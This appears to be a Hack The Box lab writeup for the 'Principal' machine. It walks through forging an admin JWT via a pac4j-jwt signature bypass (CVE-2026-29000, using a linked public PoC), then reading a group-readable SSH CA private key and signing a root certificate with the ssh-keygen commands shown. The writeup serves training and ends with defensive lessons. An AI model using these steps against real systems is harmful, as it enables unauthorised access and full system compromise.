Principal — Hack The Box Machine Writeup

JWT Authentication Bypass & SSH Certificate Abuse

Executive Summary

Principal is a medium difficulty machine that is themed around misplaced cryptographic trust. The foothold exploits CVE-2026-29000, an authentication bypass in pac4j-jwt JwtAuthenticator where a PlainJWT wrapped inside a valid JWE envelope bypasses signature verification entirely. After forging an admin token and extracting SSH credentials from the corporate dashboard, privilege escalation abuses an SSH CA configuration that trusts any certificate signed by the CA without validating the principal (username) claim, allowing us to forge a certificate for root.

Enumeration

Nmap Scan

An `nmap` scan revealed two open ports: SSH (22) and HTTP (8080). We began by focusing on the web service:

```
8080/tcp open   http-proxy Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 30 Jul 2026 15:33:08 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-07-30T15:33:08.850+00:00","status":404,"error":"Not Fou
nd","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
```

Figure 1: Nmap Scan Results — Port 8080 (HTTP) — Jetty web server

The server's response headers revealed:

- **Server:** Jetty (Java-based web server)
- **X-Powered-By:** pac4j-jwt/6.0.3

pac4j-jwt is a Java security framework that handles authentication and authorization via JWT tokens.

Source Code Analysis

We inspected the page source and found `static/js/app.js`, which handles the authentication flow:

```
const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';
```

Figure 2: app.js — API Endpoints

JWKS Endpoint

The `/api/auth/jwks` endpoint exposed the server's public RSA key:




Figure 3: /api/auth/jwks — Public RSA Key

The `/api/auth/jwks` endpoint exposes the server's public RSA key used for JWT encryption — a critical piece of information for understanding how tokens are constructed.

Vulnerability Research

We performed additional enumeration for hidden directories and subdomains using common wordlists, but no interesting endpoints or hosts were discovered.
With no other apparent attack surfaces, we shifted our focus to the identified software version — pac4j-jwt 6.0.3 — and began researching potential vulnerabilities affecting this framework.

Vulnerability Details:

- **ID:** CVE-2026-29000
- **Component:** JwtAuthenticator
- **Root Cause:** Improper verification of cryptographic signatures when processing encrypted JWTs (JWE) containing an inner unsigned PlainJWT.
- **Impact:** Full authentication bypass, arbitrary user impersonation, and privilege escalation.

The researchers found that if the inner JWT signature is not present and the outer encryption is, a logic bug in the code would bypass the inner token validation and just handle it as valid.

Initial Access — CVE-2026-29000 Exploitation

Now that we identified a critical vulnerability in pac4j-jwt 6.0.3, our goal was to forge a valid JWT token that would grant us administrative access to the application.
The vulnerability allows us to create a token with any username and role (e.g., `admin` with `ROLE_ADMIN`) that the server will accept as legitimate.

Exploit Execution

We used a public Python PoC to forge a malicious JWT token:

```
https://github.com/alihussainzada/CVE-2026-29000-Python-PoC-pac4j-JWT-
    AuthenticationBypass-Poc
```




Figure 4: POC Execution — Malicious JWT Token Generated

What This Token Does

- The PoC fetches the server's public key from `/api/auth/jwks`.
- It constructs a token with our desired claims — `user: admin` and `role: ROLE_ADMIN`.
- It encrypts this token using the server's public key, creating a valid JWE (encrypted JWT).
- Due to the vulnerability, the server will accept this token and treat us as an administrator without verifying the inner signature.

Injecting the Token

The `app.js` file showed that the JWT is stored in session storage under the key `auth_token`. We injected our forged token using the browser's developer console:




Figure 5: Session Storage — auth_token Injected

Dashboard Access

After refreshing the page, we gained access to the administrative dashboard.
The "Users" view revealed an interesting account:




Figure 6: User Management View

The `svc-deploy` user is a service account for SSH certificate authentication — indicating it may have SSH access.

Settings Discovery

The "Settings" view revealed two critical pieces of information:

1. **encryptionKey:** a human-readable string that looks like a password, likely for the `svc-deploy` service account.
2. **sshCaPath:** `/opt/principal/ssh/` — the location of SSH Certificate Authority files, it may contain the CA private key, enabling us to forge certificates and escalate privileges to `root`.




Figure 7: Settings — Encryption Key & SSH Configuration

SSH Access — svc-deploy

Using the discovered credentials, we successfully authenticated via SSH as `svc-deploy`. Once logged in, we retrieved the user flag from the home directory.




Figure 8: SSH Access — svc-deploy Login Successful

Privilege Escalation

Initial Reconnaissance

With the user flag in hand, we shifted focus to privilege escalation.
We began by checking for sudo privileges and enumerating user groups:

```
svc-deploy@principal:~$ sudo -l
[sudo] password for svc-deploy:
Sorry, user svc-deploy may not run sudo on principal.
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
svc-deploy@principal:~$ groups
svc-deploy deployers
```

Figure 9: Sudo -l and Groups

No sudo privileges were available, and `/etc/passwd` revealed no other users to pivot to. However, the `deployers` group membership stood out — it was the only group with potential access to sensitive resources. This was worth investigating further.

SSH CA Directory

Recalling the SSH configuration path discovered in the application settings, we navigated to `/opt/principal/ssh/`:

```
svc-deploy@principal:~$ cd /opt/principal/ssh
svc-deploy@principal:/opt/principal/ssh$ ls -al
total 20
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 root root      4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers  288 Mar  5 21:05 README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 ca
-rw-r--r-- 1 root root       742 Mar  5 21:05 ca.pub
```

Figure 10: /opt/principal/ssh — CA Private Key

Key Observation: The SSH User CA private key (`ca`) is readable by the `deployers` group! Since `svc-deploy` is a member of this group, we can read the CA private key.

Verifying SSH Configuration

We confirmed the SSH server trusts this CA:

```
$ grep "TrustedUserCAKeys" /etc/ssh/sshd_config

==> TrustedUserCAKeys /opt/principal/ssh/ca.pub
```

TrustedUserCAKeys tells the SSH daemon to trust any certificate signed by the CA whose public key lives at `/opt/principal/ssh/ca.pub`. This means that if we can sign a certificate with the corresponding CA private key, the server will accept it as valid authentication for any user — including `root`.

Forging an SSH Certificate

We generated our own SSH key pair and signed it with the CA private key:

```
# 1. Generate SSH key pair
$ ssh-keygen -t rsa -b 4096 -f /tmp/pwn -N ""

# 2. Sign the public key with the CA
$ ssh-keygen -s /opt/principal/ssh/ca \
  -I "pwned_by_Lm02s6" \
  -n root \
  -V +1d \
  /tmp/pwn.pub
```



Figure 11: Signing the SSH Certificate

Root Access

With the signed certificate ready, we used it to authenticate directly as `root`:

```
$ ssh -i /tmp/pwn root@127.0.0.1
```

The certificate was accepted, granting us a root shell.
We successfully escalated to root and retrieved the root flag.

Attack Chain

1. **Enumeration:** Discovered Jetty web server on port 8080 running pac4j-jwt/6.0.3.
2. **Source Code Analysis:** Found `app.js` with JWT structure and exposed JWKS endpoint.
3. **Vulnerability Research:** Identified CVE-2026-29000 affecting pac4j-jwt 6.0.3.
4. **JWT Forgery:** Used public PoC to forge administrative JWT token.
5. **Dashboard Access:** Injected token and gained admin access to the application.
6. **Credential Discovery:** Found `encryptionKey` in settings and SSH CA path.
7. **SSH Access:** Used credentials to SSH as `svc-deploy`.
8. **Privilege Escalation:** Read CA private key as `deployers` group member.
9. **CA Abuse:** Forged SSH certificate for `root` user.
10. **Root Flag:** Authenticated as `root` and retrieved the root flag.

Conclusion

Principal is an excellent machine that demonstrates:

- **Web Application Exploitation:** CVE-2026-29000 JWT authentication bypass
- **Credential Discovery:** Hardcoded encryption key in application settings
- **SSH Certificate Abuse:** Privilege escalation via CA private key access
- **Lateral Movement:** Service account access leading to root compromise

The machine showcases the importance of:

- Keeping dependencies up to date
- Not exposing JWKS endpoints publicly
- Restricting access to SSH CA private keys
- Properly securing service accounts